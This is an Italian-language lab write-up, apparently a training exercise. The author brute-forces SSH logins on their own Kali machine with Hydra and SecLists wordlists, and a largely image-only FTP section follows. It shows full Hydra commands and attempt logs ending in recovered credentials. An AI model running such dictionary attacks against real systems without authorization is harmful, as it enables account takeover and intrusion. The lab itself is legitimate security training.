CREAZIONE NUOVO UTENTE

Come da consegna abbiamo provveduto alla creazione di un User test per procedere alla nostra sessione di cracking.

Configurazione e Cracking SSH

Una volta creato il nostro User test, avviamo il servizio ssh con le credenziali create.

```
┌──(kali㉿kali)-[~]
└─$ sudo service ssh start
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ ssh test_user@192.168.150.10
The authenticity of host '192.168.150.10 (192.168.150.10)' can't be establish
ed.
ED25519 key fingerprint is SHA256:7Ci40GK2Hvc4S0tVlzFp6JAbi1HRckuy94oYrIwRe4Y
.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.150.10' (ED25519) to the list of known ho
sts.
test_user@192.168.150.10's password:
Linux kali 6.12.13-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.13-1kali1 (2025-02-
11) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
┌──(test_user㉿kali)-[~]
└─$
```

Adesso ci spostiamo con il profilo dell'attaccante e ci serviamo dell'utilizzo delle seclists, per fare un attacco a dizionario.

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install seclists
Installing:
  seclists

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1217
  Download size: 533 MB
  Space needed: 1,816 MB / 63.8 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 seclists all 2025.1-0
kali1 [533 MB]
Fetched 533 MB in 9min 22s (949 kB/s)
Selecting previously unselected package seclists.
(Reading database ... 408445 files and directories currently installed.)
Preparing to unpack .../seclists_2025.1-0kali1_all.deb ...
Unpacking seclists (2025.1-0kali1) ...
Setting up seclists (2025.1-0kali1) ...
Processing triggers for kali-menu (2025.1.1) ...
Processing triggers for wordlists (2023.2.0) ...

┌──(kali㉿kali)-[~]
└─$
```

In questo caso abbiamo provveduto a creare delle liste più ridotte per velocizzare i tempi.

```
┌──(kali㉿kali)-[/usr/share/seclists/Usernames]
└─$ sudo nano username_list_ridotta.txt
[sudo] password for kali:

┌──(kali㉿kali)-[/usr/share/seclists/Usernames]
└─$ ls /usr/share/seclists/Usernames/
cirt-default-usernames.txt             Names                          username_list_ridotta.txt
CommonAdminBase64.txt                  README.md                      xato-net-10-million-usernames-dup.txt
Honeypot-Captures                      sap-default-usernames.txt      xato-net-10-million-usernames.txt
mssql-usernames-nansh0u-guardicore.txt top-usernames-shortlist.txt

┌──(kali㉿kali)-[/usr/share/seclists/Usernames]
└─$
```

```
┌──(kali㉿kali)-[/usr/share/seclists/Passwords]
└─$ sudo nano password_list_ridotta.txt

┌──(kali㉿kali)-[/usr/share/seclists/Passwords]
└─$ ls /usr/share/seclists/Passwords
500-worst-passwords.txt.bz2      dutch_wordlist                       richelieu-french-top5000.txt
Books                            german_misc.txt                      SCRABBLE-hackerhouse.tgz
bt4-password.txt                 Honeypot-Captures                    scraped-JWT-secrets.txt
cirt-default-passwords.txt       Keyboard-Walks                       seasons.txt
citrix.txt                       Leaked-Databases                     Software
clarkson-university-82.txt       Malware                              stupid-ones-in-production.txt
common_corporate_passwords.lst   months.txt                           twitter-banned.txt
Common-Credentials               Most-Popular-Letter-Passes.txt       unkown-azul.txt
Cracked-Hashes                   mssql-passwords-nansh0u-guardicore.txt UserPassCombo-Jay.txt
darkc0de.txt                     openwall.net-all.txt                 WiFi-WPA
darkweb2017-top10000.txt         password_list_ridotta.txt            Wikipedia
darkweb2017-top1000.txt          Permutations                         xato-net-10-million-passwords-1000000.txt
darkweb2017-top100.txt           PHP-Hashes                           xato-net-10-million-passwords-100000.txt
darkweb2017-top10.txt            probable-v2-top12000.txt             xato-net-10-million-passwords-10000.txt
days.txt                         probable-v2-top1575.txt              xato-net-10-million-passwords-1000.txt
Default-Credentials              probable-v2-top207.txt               xato-net-10-million-passwords-100.txt
der-postillon.txt                Pwdb-Public                          xato-net-10-million-passwords-10.txt
dutch_common_wordlist.txt        README.md                            xato-net-10-million-passwords-dup.txt
dutch_passwordlist.txt           richelieu-french-top20000.txt        xato-net-10-million-passwords.txt

┌──(kali㉿kali)-[/usr/share/seclists/Passwords]
└─$
```

A questo punto, con l'utilizzo del Software di Cracking Hydra, avviamo tramite il seguente comando la ricerca per trovare le credenziali tramite il servizio SSH degli utenti della macchina vittima (nel nostro caso Kali stessa)

```
┌──(kali㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/username_list_ridotta.txt -P /usr/share/seclists/Passwords/password_list
_ridotta.txt 192.168.150.10 -t2 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
ons, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-09 08:35:15
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session fou
nd, to prevent overwriting, ./hydra.restore
[DATA] max 2 tasks per 1 server, overall 2 tasks, 1296 login tries (l:36/p:36), ~648 tries per task
[DATA] attacking ssh://192.168.150.10:22/
[ATTEMPT] target 192.168.150.10 - login "info" - pass "123456" - 1 of 1296 [child 0] (0/0)
[ATTEMPT] target 192.168.150.10 - login "info" - pass "password" - 2 of 1296 [child 1] (0/0)
[ATTEMPT] target 192.168.150.10 - login "info" - pass "12345678" - 3 of 1296 [child 0] (0/0)
[ATTEMPT] target 192.168.150.10 - login "info" - pass "qwerty" - 4 of 1296 [child 1] (0/0)
[ATTEMPT] target 192.168.150.10 - login "info" - pass "123456789" - 5 of 1296 [child 0] (0/0)
[ATTEMPT] target 192.168.150.10 - login "info" - pass "12345" - 6 of 1296 [child 1] (0/0)
[ATTEMPT] target 192.168.150.10 - login "info" - pass "1234" - 7 of 1296 [child 0] (0/0)
[ATTEMPT] target 192.168.150.10 - login "info" - pass "111111" - 8 of 1296 [child 1] (0/0)
[ATTEMPT] target 192.168.150.10 - login "info" - pass "1234567" - 9 of 1296 [child 0] (0/0)
[ATTEMPT] target 192.168.150.10 - login "info" - pass "dragon" - 10 of 1296 [child 0] (0/0)
[ATTEMPT] target 192.168.150.10 - login "info" - pass "123123" - 11 of 1296 [child 1] (0/0)
[ATTEMPT] target 192.168.150.10 - login "info" - pass "baseball" - 12 of 1296 [child 1] (0/0)
[ATTEMPT] target 192.168.150.10 - login "info" - pass "abc123" - 13 of 1296 [child 0] (0/0)
[ATTEMPT] target 192.168.150.10 - login "info" - pass "football" - 14 of 1296 [child 0] (0/0)
[ATTEMPT] target 192.168.150.10 - login "info" - pass "monkey" - 15 of 1296 [child 0] (0/0)
[ATTEMPT] target 192.168.150.10 - login "info" - pass "testpass" - 16 of 1296 [child 0] (0/0)
[ATTEMPT] target 192.168.150.10 - login "info" - pass "letmein" - 17 of 1296 [child 1] (0/0)
[ATTEMPT] target 192.168.150.10 - login "info" - pass "696969" - 18 of 1296 [child 0] (0/0)
[ATTEMPT] target 192.168.150.10 - login "info" - pass "shadow" - 19 of 1296 [child 1] (0/0)
[ATTEMPT] target 192.168.150.10 - login "info" - pass "master" - 20 of 1296 [child 1] (0/0)
[ATTEMPT] target 192.168.150.10 - login "info" - pass "666666" - 21 of 1296 [child 1] (0/0)
[ATTEMPT] target 192.168.150.10 - login "info" - pass "qwertyuiop" - 22 of 1296 [child 0] (0/0)
[ATTEMPT] target 192.168.150.10 - login "info" - pass "123321" - 23 of 1296 [child 0] (0/0)
[ATTEMPT] target 192.168.150.10 - login "info" - pass "mustang" - 24 of 1296 [child 1] (0/0)
[ATTEMPT] target 192.168.150.10 - login "info" - pass "1234567890" - 25 of 1296 [child 0] (0/0)
[ATTEMPT] target 192.168.150.10 - login "info" - pass "michael" - 26 of 1296 [child 0] (0/0)
[ATTEMPT] target 192.168.150.10 - login "info" - pass "654321" - 27 of 1296 [child 1] (0/0)
[ATTEMPT] target 192.168.150.10 - login "info" - pass "pussy" - 28 of 1296 [child 0] (0/0)
[ATTEMPT] target 192.168.150.10 - login "info" - pass "superman" - 29 of 1296 [child 1] (0/0)
[ATTEMPT] target 192.168.150.10 - login "info" - pass "1qaz2wsx" - 30 of 1296 [child 1] (0/0)
[ATTEMPT] target 192.168.150.10 - login "info" - pass "7777777" - 31 of 1296 [child 0] (0/0)
[ATTEMPT] target 192.168.150.10 - login "info" - pass "fuckyou" - 32 of 1296 [child 0] (0/0)
[ATTEMPT] target 192.168.150.10 - login "info" - pass "121212" - 33 of 1296 [child 1] (0/0)
[ATTEMPT] target 192.168.150.10 - login "info" - pass "000000" - 34 of 1296 [child 0] (0/0)
```

Grazie al nostro attacco, siamo riuscito a trovare un User e Password validi


```
[ATTEMPT] target 192.168.150.10 - login "" - pass "000000" - 1294 of 1296 [child 1] (0/0)
[ATTEMPT] target 192.168.150.10 - login "" - pass "qazwsx" - 1295 of 1296 [child 1] (0/0)
[ATTEMPT] target 192.168.150.10 - login "" - pass "" - 1296 of 1296 [child 0] (0/0)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-09 09:11:39

┌──(kali㉿kali)-[~]
└─$
```


```
[ATTEMPT] target 192.168.150.10 - login "test_user" - pass "123123" - 767 of 1296 [child 0] (0/0)
[ATTEMPT] target 192.168.150.10 - login "test_user" - pass "baseball" - 768 of 1296 [child 1] (0/0)
[ATTEMPT] target 192.168.150.10 - login "test_user" - pass "abc123" - 769 of 1296 [child 0] (0/0)
[ATTEMPT] target 192.168.150.10 - login "test_user" - pass "football" - 770 of 1296 [child 1] (0/0)
[ATTEMPT] target 192.168.150.10 - login "test_user" - pass "monkey" - 771 of 1296 [child 0] (0/0)
[ATTEMPT] target 192.168.150.10 - login "test_user" - pass "testpass" - 772 of 1296 [child 0] (0/0)
[22][ssh] host: 192.168.150.10   login: test_user   password: testpass
[ATTEMPT] target 192.168.150.10 - login "dragon" - pass "123456" - 793 of 1296 [child 0] (0/0)
[ATTEMPT] target 192.168.150.10 - login "dragon" - pass "password" - 794 of 1296 [child 1] (0/0)
[ATTEMPT] target 192.168.150.10 - login "dragon" - pass "12345678" - 795 of 1296 [child 0] (0/0)
[ATTEMPT] target 192.168.150.10 - login "dragon" - pass "qwerty" - 796 of 1296 [child 1] (0/0)
[ATTEMPT] target 192.168.150.10 - login "dragon" - pass "123456789" - 797 of 1296 [child 0] (0/0)
[ATTEMPT] target 192.168.150.10 - login "dragon" - pass "12345" - 798 of 1296 [child 1] (0/0)
[ATTEMPT] target 192.168.150.10 - login "dragon" - pass "1234" - 799 of 1296 [child 0] (0/0)
[ATTEMPT] target 192.168.150.10 - login "dragon" - pass "111111" - 800 of 1296 [child 1] (0/0)
```

Configurazione e Cracking FTP


Adesso, proviamo ad attaccare il servizio FTP della nostra macchina vittima.




Dopo aver abilitato il servizio, vestiamo i panni dell'attaccante e tramite il comando di seguito attacchiamo la porta FTP alla ricerca di credenziali utili per poter fare breccia nella macchina vittima.



Trovando con successo un User e Password validi





Con questa tipologia di attacco siamo riusciti a trovare delle credenziali valide tramite le porte SSH e FTP e possiamo fare breccia nella nostra macchina vittima per prenderne possesso.